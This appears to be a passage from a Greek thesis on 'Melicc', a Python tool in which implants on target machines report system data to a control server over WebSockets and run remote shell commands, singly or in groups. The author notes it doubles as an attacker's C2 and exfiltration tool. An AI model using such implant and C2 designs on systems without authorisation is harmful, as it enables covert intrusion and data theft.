Το Metasploit Framework [31] αποτελεί το πιο γνωστό και χρήσιμο εργαλείο για δοκιμές διείσδυσης. Είναι ένα εργαλείο ανοικτού κώδικα που περιλαμβάνει ένα μεγάλο αριθμό από επιθέσεις και άλλα ενθέματα που μπορούν να χρησιμοποιηθούν για τη διεξαγωγή αξιολογήσεων ασφαλείας και εκμετάλλευσης ευπαθειών. Τα ενθέματα χωρίζονται στις ακόλουθες κατηγορίες:

- Exploit: Κώδικας που εκτελεί μια ακολουθία εντολών για να στοχεύσει μια συγκεκριμένη ευπάθεια που βρίσκεται σε ένα σύστημα ή μια εφαρμογή, ώστε να προσφέρει δυνατότητα εκτέλεσης κώδικα στο πλαίσιο του στοιχείου που έχει την ευπάθεια.
- Auxiliary: Βοηθητικές μονάδες, κυρίως για σάρωση ευπαθειών ή εκτέλεση διαδικασιών όπως bruteforce και password-spraying.
- Post-exploitation: Ενθέματα για περαιτέρω εκμετάλλευση του στόχου. Είτε για συλλογή δεδομένων, είτε για αύξηση προνομίων.

Faraday

Το Faraday είναι μια συνεργατική πλατφόρμα δοκιμών διείσδυσης. Βοηθά τους ελεγκτές διείσδυσης και τις ομάδες διαχείρισης ευπαθειών να οργανώνουν, να παρακολουθούν και να διαχειρίζονται τα ευρήματά τους σε πραγματικό χρόνο. Το Faraday ενσωματώνει διάφορα εργαλεία που απαιτούνται για μια ολοκληρωμένη και επιτυχημένη δοκιμή διείσδυσης. Επίσης βοηθά τους μηχανικούς ασφαλείας και τις ομάδες διαχείρισης ευπαθειών να οργανώσουν, να παρακολουθήσουν και να διαχειριστούν τα ευρήματά τους σε πραγματικό χρόνο. Τέλος το εργαλείο Faraday, βασίζεται και αυτό στην αρχιτεκτονική με client - server με χρήση “agents”.



Εικόνα 19: Το εργαλείο ανοικτού κώδικα Faraday για διαχείριση ευπαθειών (Πηγή: https://faradaysec.com/security-orchestration-the-key-to-vulnerability-management/)

ΚΕΦΑΛΑΙΟ 3: ΑΝΑΛΥΣΗ ΑΡΧΙΤΕΚΤΟΝΙΚΗΣ

Μέσω κάποιων μετρικών που θα συλλέγονται από το σύστημα, ο αναλυτής ασφαλείας θα μπορεί να εκτιμήσει τα πιθανά σημεία που είναι (α) εκτεθειμένα στον εξωτερικό κόσμο και (β) σημεία που μπορούν να θωρακιστούν στο εσωτερικό δίκτυο ώστε ακόμα και αν υπάρξει παραβίασή του από μια κακόβουλη οντότητα να περιοριστούν οι ζημιές και η επιφάνεια επίθεσης. Για παράδειγμα, τέτοιες πληροφορίες θα ήταν: το λειτουργικό σύστημα, τα προγράμματα και οι εκδόσεις των ενημερώσεων που είναι εγκατεστημένες στα μηχανήματα, οι υπηρεσίες που τρέχουν, λανθασμένες ρυθμίσεις στο σύστημα αρχείων που πιθανόν να επιτρέπουν μη-εξουσιοδοτημένη πρόσβαση σε αρχεία (wrong file permissions, excessive user permissions) καθώς και τα όρια εμπιστοσύνης με άλλα συστήματα (trust boundaries, network segmentation). Συλλέγοντας πληροφορίες απευθείας από τα μηχανήματα, δίνεται η δυνατότητα στον αναλυτή ασφαλείας να κατανοήσει ακριβώς που είναι τα τρωτά σημεία σε λιγότερο χρόνο και με πιο ακριβή αποτελέσματα. Με αυτόν το τρόπο η εφαρμογή κανόνων ασφάλειας είναι πιο καλά ορισμένη. Η τεχνική που συνηθίζεται να ακολουθείται, είναι ο τεχνικός ασφαλείας να προσπαθεί να συλλέξει τις πληροφορίες αυτές με τρόπους που εξομοιώνει μια επίθεση στον πραγματικό κόσμο, χωρίς πληροφορίες ή πρόσβαση στο εσωτερικό δίκτυο (black-box testing). Στην πτυχιακή αυτή εργασία προτείνεται ένας εναλλακτικός τρόπος, χρησιμοποιώντας τους πράκτορες “implants” για άμεση πρόσβαση στις απαραίτητες πληροφορίες, ώστε να επιτυγχάνεται εξ’ ολοκλήρου κάλυψη. Οι πράκτορες θα τοποθετούνται στα μηχανήματα - στόχους για όσο διάστημα κρίνεται αναγκαίο ώστε να ολοκληρωθεί η διαδικασία συλλογής πληροφοριών και ιχνηλάτησης ευπαθειών.

Είναι σημαντικό να προσδιορίσουμε τις πληροφορίες που είναι σχετικές και σημαντικές για συλλογή, που θα βοηθήσουν στην εκτίμηση των πιθανών ευπαθειών που υπάρχουν σε ένα σύστημα, πριν ξεκινήσουμε με τον σχεδιασμό του εργαλείου.

Τα πιο κάτω δεδομένα θα συλλέγονται από το εργαλείο για ανάλυση σε μεταγενέστερο στάδιο:

- Διευθύνσεις IP κάθε κάρτας δικτύου που διαθέτει το σύστημα

- Υπηρεσίες που τρέχουν στο σύστημα
- Θύρες δικτύου που είναι ανοικτές και κυρίως σε κατάσταση Listening
- Χρήστες συστήματος
- Εγκατεστημένες εφαρμογές συστήματος
- Πληροφορίες συστήματος (π.χ. έκδοση, διαθέσιμη μνήμη, διεργασίες κτλπ)
- Κατάσταση ενημερώσεων ασφαλείας
- Ρυθμίσεις τείχους προστασίας (firewall)
- Συλλογή αρχείων καταγραφής (logs) από IDS

Επιπρόσθετα, με τη δυνατότητα εκτέλεσης απομακρυσμένων εντολών μέσω του κελύφους που προσφέρει το Λ/Σ είναι εφικτή η συλλογή περαιτέρω πληροφοριών από το κάθε σύστημα.

Υλοποίηση


Ως γλώσσα υλοποίησης του εργαλείου «Melicc», επιλέχθηκε η Python. Η Python είναι μια διερμηνευμένη γλώσσα (interpreted language) υψηλού επιπέδου, ιδανική για γρήγορη προτυποποίηση με εύκολη και κατανοητή σύνταξη. Διαθέτει πληθώρα βιβλιοθηκών που μπορούν να χρησιμοποιηθούν άμεσα και υποστηρίζεται από τις περισσότερες αρχιτεκτονικές και λειτουργικά συστήματα.

Το «Melicc» χρησιμοποιεί τις ακόλουθες βιβλιοθήκες:

- **Argparse**: Βιβλιοθήκη που παρέχει τη δυνατότητα για εύκολη και γρήγορη δημιουργία διεπαφών για πέρασμα παραμέτρων από τη γραμμή εντολών.
- **Tornado**: Framework για υπηρεσίες διαδικτύου με δυνατότητες ασύγχρονης επικοινωνίας. Υποστηρίζει τα πρωτόκολλα HTTP και WebSockets.
- **Logging**: Βιβλιοθήκη που παρέχει συναρτήσεις για την εύκολη και γρήγορη υλοποίηση ενός logging system.
- **Cmd**: Βιβλιοθήκη για τη δημιουργία διερμηνέων γραμμής εντολών
- **Osquery**: Βιβλιοθήκη που υλοποιεί συναρτήσεις για επικοινωνία με το API που προσφέρει το ομώνυμο εργαλείο για συλλογή δεδομένων από το ΛΣ με τη χρήση ερωτημάτων σε μορφή SQL.
- **Tkinter**: Η standard βιβλιοθήκη της Python για δημιουργία γραφικού περιβάλλοντος. Στο «Melic» χρησιμοποιείται για την υποστήριξη διαβάσματος και εγγραφής στο clipboard του implant.
- **Subprocess**: Η βιβλιοθήκη αυτή παρέχει συναρτήσεις για δημιουργία και εκτέλεση νέων διεργασιών. Είναι ένα κέλυφος αφαίρεσης (abstract layer) πάνω από το γνωστό μοντέλο fork/exec του Unix.
- **Threading**: Βιβλιοθήκη για την εύκολη δημιουργία νημάτων εκτέλεσης (threads).
- **Asyncio**: Βιβλιοθήκη για την υλοποίηση ταυτόχρονου προγραμματισμού βασισμένη στη σύνταξη async/await.
- **Psutil:** Βιβλιοθήκη για την ανάκτηση πληροφοριών σχετικά με τις διεργασίες που εκτελούνται στο σύστημα, τη χρησιμοποίηση των διαθέσιμων πόρων (π.χ. επεξεργαστή, μνήμης, δικτύου κ.α.).
- **Proc:** Η βιβλιοθήκη αυτή μας επιτρέπει να αναλύσουμε εύκολα τις πληροφορίες που ο πυρήνας κάνει διαθέσιμες στο χώρο χρήστη μέσω των αρχείων που βρίσκονται κάτω από την άρθρωση /proc.

Επικοινωνία μέσω HTTP

Στην πρώτη εκδοχή του εργαλείου, η επικοινωνία μεταξύ του διακομιστή (server) και των πελατών (implants) γινόταν με τη χρήση του πρωτοκόλλου HTTP/1.0. Αποτελεί το κύριο πρωτόκολλο που χρησιμοποιείται στους φυλλομετρητές (browsers) για την περιήγηση σε ιστοσελίδες του Παγκοσμίου Ιστού, ώστε να μεταφέρει δεδομένα ανάμεσα σε έναν διακομιστή και έναν πελάτη.
Η επικοινωνία γίνεται με ανταλλαγή μηνυμάτων σε μορφή κειμένου σε κωδικοποίηση ASCII και υποστηρίζει μεθόδους γνωστές και ως HTTP verbs (HEAD, GET, POST, PUT, DELETE).



Εικόνα 20: Επικοινωνία μέσω HTTP polling

Η επιλογή αυτή αποδείχθηκε γρήγορα πώς δεν ήταν η ιδανική, αφού παρατηρήθηκαν οι εξής περιορισμοί:

- Η επικοινωνία στο HTTP πρωτόκολλο είναι half-duplex και βασίζεται στο μοντέλο request – reply. Αυτό επιφέρει μεγάλο κόστος στην απόδοση του συστήματος και δεν μπορεί να κλιμακώσει για να υποστηρίξει συστήματα με πολλούς πελάτες (clients).
- Τα συστήματα που ενεργούν ως «πελάτες» (εδώ: Implants) πρέπει να ελέγχουν ανά τακτά διαστήματα για ενημερώσεις από το «διακομιστή» (εδώ: Control server), αφού δεν υπάρχει τρόπος να ενημερωθούν διαφορετικά. Η μέθοδος αυτή είναι γνωστή ως «polling» και επιφέρει μεγάλο overhead.
- Το πρωτόκολλο δεν υλοποιεί μηχανισμούς ώστε να ενημερώνει αν κάποιος εμπλεκόμενος διακόψει τη σύνδεση (π.χ. από επιλογή ή λόγω τεχνικού προβλήματος).

Λόγω αυτών των περιορισμών στο πρωτόκολλο HTTP, διεξήχθη έρευνα για την εύρεση ενός εναλλακτικού τρόπου επικοινωνίας που θα ταίριαζε καλύτερα για την επικοινωνία μεταξύ του «control server» και των «implants».

Οι διαθέσιμες εναλλακτικές ήταν μεταξύ άλλων οι πιο κάτω:

a. HTTP/2

b. QUIC
c. gRPC
d. WebSockets

Σε αυτήν την έκδοση, το «Melicc» υλοποιεί την επικοινωνία μεταξύ των εμπλεκομένων μέσω WebSockets. Η επιλογή αυτή έγινε για δύο λόγους:

1. Εύκολη μετάβαση από την ήδη υπάρχουσα υλοποίηση, χωρίς πολλές αλλαγές στον κώδικα
2. Επίλυση των προβλημάτων που είχαν παρουσιαστεί πιο πάνω, λόγω των περιορισμών του πρωτοκόλλου HTTP

Συνοπτικά θα αναφέρω τα χαρακτηριστικά διαθέσιμων επιλογών, μιας και είναι σχετικά πρόσφατες τεχνολογίες και προσφέρουν πολλές αξιοσημείωτες δυνατότητες.

Χαρακτηριστικά εναλλακτικών πρωτοκόλλων

WebSockets

Η τεχνολογία WebSockets, προσφέρει ασύγχρονη επικοινωνία δύο άκρων (full-duplex) με τη δημιουργία ενός μόνο διαύλου (socket) για όλη την επικοινωνία. Πληθώρα εφαρμογών στηρίζεται στο πρωτόκολλο WebSockets - και κυρίως οι εφαρμογές chat. Αυτό την κάνει να ταιριάζει και με το χαρακτήρα του εργαλείου υπό ανάπτυξη. Είναι εύκολο στη χρήση αφού προσφέρει callbacks σε events (on_open, on_message, on_close, on_error) και για τη μετατροπή του ήδη υπάρχοντος κώδικα, ώστε να υποστηρίζει επικοινωνία μέσω WebSockets, δεν ήταν δύσκολη. Τέλος γίνεται γνωστό πότε ένας εμπλεκόμενος διακόπτει τη σύνδεση γεγονός που επιλύει το πρόβλημα που εμφανίζεται με τη χρήση του πρωτοκόλλου HTTP για επικοινωνία.

HTTP/2

Το HTTP/2 αποτελεί μια αναβάθμιση του HTTP/1.1, που σχεδιάστηκε με στόχο την επίδοση και την ελαχιστοποίηση του latency. Αυτό το επιτυγχάνει με τη δυνατότητα ταυτόχρονης αποστολής μηνυμάτων μέσα από ένα και μοναδικό κανάλι επικοινωνίας (multiplexing), την αμφίδρομη ροή δεδομένων και τις συμπιεσμένες κεφαλίδες HTTP.

QUIC

QUIC ή αλλιώς HTTP/3 είναι το πρωτόκολλο επικοινωνίας που αναπτύσσεται από την Google και προσφέρει ότι και το HTTP/2 με τη μόνη κύρια διαφορά να είναι ότι το QUIC βασίζεται σε UDP αντί για TCP sockets. Επειδή το UDP είναι πιο απλό πρωτόκολλο από το TCP, προσφέρει καλύτερη επίδοση. Σε αντίθεση, το TCP έχει σχεδιαστεί για να είναι αξιόπιστο πρωτόκολλο και γι’ αυτό υλοποιεί ελέγχους που του προσθέτει καθυστερήσεις.

gRPC

Το gRPC είναι ένα σύγχρονο εργαλείο για υλοποίηση του μηχανισμού Απομακρυσμένης Κλήσης Διαδικασιών (Remote Procedure Call) και χαρακτηρίζεται από την υψηλή επίδοση που προσφέρει. Χρησιμοποιεί το μηχανισμό Protocol Buffers της Google για τη σειριοποίηση

των δεδομένων και βασίζεται στο HTTP/2 για την μεταφορά των πακέτων. Αποτελεί μια ελκυστική επιλογή και έχει ευρεία εφαρμογή στον κόσμο των μικρο-υπηρεσιών (microservices).

Λόγω των προαναφερθέντων χαρακτηριστικών, επιλέχθηκε η νέα έκδοση του εργαλείου να χρησιμοποιεί την τεχνολογία WebSockets. Σημειώνεται πως περαιτέρω ανάλυση των πρωτοκόλλων είναι εκτός του πλαισίου της διπλωματικής αυτής εργασίας και ο αναγνώστης προτρέπεται να αναζητήσει πληροφορίες σε σχετικά συγγράμματα [3].

Μεθοδολογία – Περιγραφή

ΠΕΡΙΓΡΑΦΗ

Το εργαλείο υπό ανάπτυξη έχει σχεδιαστεί ώστε να μπορεί να συλλέξει πληροφορίες σημαντικές σε ένα αναλυτή ασφαλείας, ώστε να προσφέρει αυτοματοποίηση σε συγκεκριμένες καλά ορισμένες διαδικασίες που εκτελούνται πολλές φορές χειροκίνητα. Το εργαλείο μπορεί να χρησιμοποιηθεί τόσο από τη σκοπιά του αμυνόμενου, όσο και από τη σκοπιά του επιτιθέμενου. Ένας αναλυτής ασφαλείας έχει την ευκαιρία χρησιμοποιώντας το εργαλείο να έχει μια καθολική εικόνα από χρήσιμες πληροφορίες στο δίκτυο, κατευθείαν από τα μηχανήματα (implants) που βρίσκονται στο δίκτυο και όχι σαν εξωτερικός παρατηρητής. Η δυνατότητα αυτή προσφέρει προφανώς περισσότερα δεδομένα για ανάλυση, καλύτερη ορατότητα στο δίκτυο και τις συσκευές αλλά και πιο αξιόπιστα αποτελέσματα. Κάποια από τα δεδομένα που συλλέγονται από το εργαλείο παρουσιάζονται παρακάτω:

- λογισμικά που έχουν εγκατασταθεί
- χρήστες συστήματος
- υπηρεσίες και πόρτες δικτύου που είναι προσβάσιμες
- έκδοση πυρήνα
- drivers και την έκδοσή τους
- λειτουργικό σύστημα


Από την άλλη πλευρά, μπορεί εύκολα να χρησιμοποιηθεί και από την πλευρά του επιτιθέμενου ως ένα Command and Control (C2) εργαλείο. Τα δεδομένα που συλλέγονται αλλά και η δυνατότητα απομακρυσμένου ελέγχου των “μολυσμένων” υπολογιστών καθιστά το εργαλείο κατάλληλο στην εύρεση ευπαθών στοιχείων στο σύστημα, εξαγωγή αρχείων (data exfiltration) και άλλων επιθέσεων.

ΑΡΧΙΤΕΚΤΟΝΙΚΗ

Η αρχιτεκτονική βασίζεται στο μοντέλο πελάτη – εξυπηρετητή όπως φαίνεται και στην εικόνα [Fig.1]. Ένα αμφίδρομο (full-duplex) κανάλι επικοινωνίας με τον εξυπηρετητή δημιουργείται από κάθε πελάτη για την ανταλλαγή δεδομένων με χρήση του πρωτοκόλλου WebSockets.

Ο εξυπηρετητής - «control server» είναι στην ουσία ένας HTTP server υλοποιημένος πάνω από WebSockets. Σκοπός του είναι να δέχεται συνδέσεις και να δίνει εντολές στους πελάτες - «implants» και να λαμβάνει τα αποτελέσματα.

Τα «implants» είναι ουσιαστικά τα μηχανήματα που θα τρέχουν τον σχετικό κώδικα. Δέχονται εντολές από τον «control server», εκτελούν τις επιθυμητές ενέργειες και στέλνουν τα αποτελέσματα πίσω στον «control server» μέσω του καναλιού που δημιουργείται.



Εικόνα 21: Αρχιτεκτονική Client – Server

ΚΕΦΑΛΑΙΟ 4: ΔΟΚΙΜΗ

Χαρακτηριστικά – Δυνατότητες

Σε αυτήν την ενότητα θα παρουσιάσουμε τα χαρακτηριστικά και τις δυνατότητες του εργαλείου «Melicc».

Με τη βοήθεια της βιβλιοθήκης «argparse» υλοποιήθηκε η δυνατότητα περάσματος παραμέτρων από τη γραμμή εντολών όπως φαίνεται πιο κάτω:

```
→ ./main.py -h
usage: main.py [-h] [--bind BIND_ADDR] [-p BIND_PORT] [--clean-db]

MELICC Options

optional arguments:
  -h, --help            show this help message and exit
  --bind BIND_ADDR      bind to specific interface address
  -p BIND_PORT, --port BIND_PORT
                        bind to specific port
  --clean-db            clean the database
```

Εικόνα 22: Διαθέσιμες επιλογές εκκίνησης του C2 server


```
→ ./implant.py -h
usage: implant.py [-h] [-t TARGET_ADDR] [-p TARGET_PORT]

MELICC Implant Options

optional arguments:
  -h, --help            show this help message and exit
  -t TARGET_ADDR, --target TARGET_ADDR
                        target IP
  -p TARGET_PORT, --port TARGET_PORT
                        target port
```

Εικόνα 23: Διαθέσιμες επιλογές εκκίνησης του Implant


Εκτελώντας τον C2 server προσδιορίζουμε τη διεύθυνση IP και πόρτα στην οποία θα «ακούει» για συνδέσεις - οι προκαθορισμένες ρυθμίσεις θέτουν τον C2 server να «ακούει» σε όλες τις διεπαφές δικτύου στην πόρτα 9001. Εδώ ρυθμίζουμε τον C2 server να ακούει στην τοπική διεύθυνση «192.168.2.13» και πόρτα «8081». Στην εικόνα φαίνεται επίσης η συμπεριφορά του server όταν ενωθεί ένα implant (το logging system στην προκειμένη περίπτωση είναι στη λειτουργία DEBUG και γι' αυτό στις εικόνες παρατηρούνται επιπρόσθετα μηνύματα κατάστασης).



Εικόνα 24: Αποδοχή σύνδεσης ενός "implant"

Η αλληλεπίδραση με το μηχάνημα-implant γίνεται μέσω της γραμμής εντολών η οποία υλοποιήθηκε με τη χρήση της βιβλιοθήκης «Cmd». Η βιβλιοθήκη αυτή, παρέχει επίσης τη δυνατότητα για αυτόματη συμπλήρωση εντολών (autocomplete) όταν ο χρήστης πατήσει το πλήκτρο «Tab» δύο (2) φορές. Αρχικά, ο χρήστης του «Melicc» θα πρέπει να επιλέξει με ποιο μηχάνημα θέλει να αλληλοεπιδράσει, δίνοντας την ακόλουθη εντολή: «interact <uuid4>». Κατά την σύνδεση του το μηχάνημα – implant δημιουργεί ένα τυχαίο αλφαριθμητικό σε κωδικοποίηση UUID4 που θα χρησιμοποιηθεί ως το αναγνωριστικό του. Η πιθανότητα για «σύγκρουση» (collision) στο αναγνωριστικό είναι πάρα πολύ μικρή [4] και γι' αυτό η λειτουργία επιλέχθηκε να εκτελείται στην πλευρά του implant χωρίς κάποιο έλεγχο από την πλευρά του server.


Στην παρακάτω εικόνα βλέπουμε το μηχάνημα – implant να δέχεται μια εντολή (την «shell whoami»), να την εκτελεί και να επιστρέφει το αποτέλεσμα αυτής στον control server.



Εικόνα 25: Autocomplete και αλληλεπίδραση με το μηχάνημα – implant

Ένα από τα χαρακτηριστικά που έλειπε από τις υπόλοιπες εναλλακτικές επιλογές και υλοποιήθηκε στο εργαλείο «Melicc» αποτελεί ο ταυτόχρονος έλεγχος των μηχανημάτων «implants». Ο αναλυτής, μπορεί να δημιουργήσει ομάδες από «implants» και να δίνει εντολές τις οποίες θα εκτελούν ταυτόχρονα όλα τα μέλη της ομάδας. Μια τέτοια δυνατότητα προσφέρει την ευκολία στον αναλυτή να συλλέγει πληροφορίες αλλά και να επιβάλλει αλλαγές καθολικά σε ελάχιστο χρόνο. Στις επόμενες εικόνες φαίνονται τα βήματα για τη δημιουργία ομάδας για τον ταυτόχρονο έλεγχο δύο (2) implant:

Με την εντολή «list», τυπώνονται στην οθόνη οι υφιστάμενες συνδέσεις με τα implants.



Εικόνα 26: Λίστα διαθέσιμων implants

Για τη δημιουργία μιας ομάδας εκτελούμε την εντολή «multicast <groupName>». Για την προσθήκη των implant στην ομάδα, εκτελούμε την εντολή «add <uuid4>». Για ευκολία στη δημιουργία ομάδων έχει υλοποιηθεί δυνατότητα για autocomplete - όταν ένα implant προστεθεί σε μια ομάδα αφαιρείται από τις διαθέσιμες επιλογές. Τέλος, κάθε εντολή που προορίζεται για εκτέλεση στέλνεται σε όλα τα implants της ομάδας.

Εικόνα 27: Ταυτόχρονος έλεγχος των implant

Ένα πραγματικά καλό εργαλείο αποτελεί το «Osquery» [5], το οποίο δίνει τη δυνατότητα σε έναν αναλυτή να εξετάσει ένα σύστημα με απλά ερωτήματα SQL. Γι' αυτόν το λόγο, αποφάσισα να το ενσωματώσω στο «Melicc». Το «Melicc» υλοποιεί μια απλή διασύνδεση με το «Osquery», χάρη στη βιβλιοθήκη «osquery-python» [6]. Ο χρήστης του «Melicc» μπορεί να καθορίσει ένα σύνολο από ερωτήματα και να τα προσθέσει στα ήδη υπάρχοντα – που βρίσκονται στο φάκελο «client», στο αρχείο «osq_handlers.json». Στην περίπτωση που το implant δεν έχει ήδη εγκατεστημένο το εργαλείο «Osquery», υπάρχει σχετικός κώδικας που αναλαμβάνει να αποσυμπιέσει και να εγκαταστήσει τα απαραίτητα αρχεία στο σύστημα.

Πιο κάτω, βλέπουμε ένα από τα προκαθορισμένα ερωτήματα που βρίσκονται στο αρχείο «osq_handlers.json» για την απαρίθμηση των αρθρωμάτων πυρήνα (kernel modules) που έχουν φορτωθεί στο σύστημα.

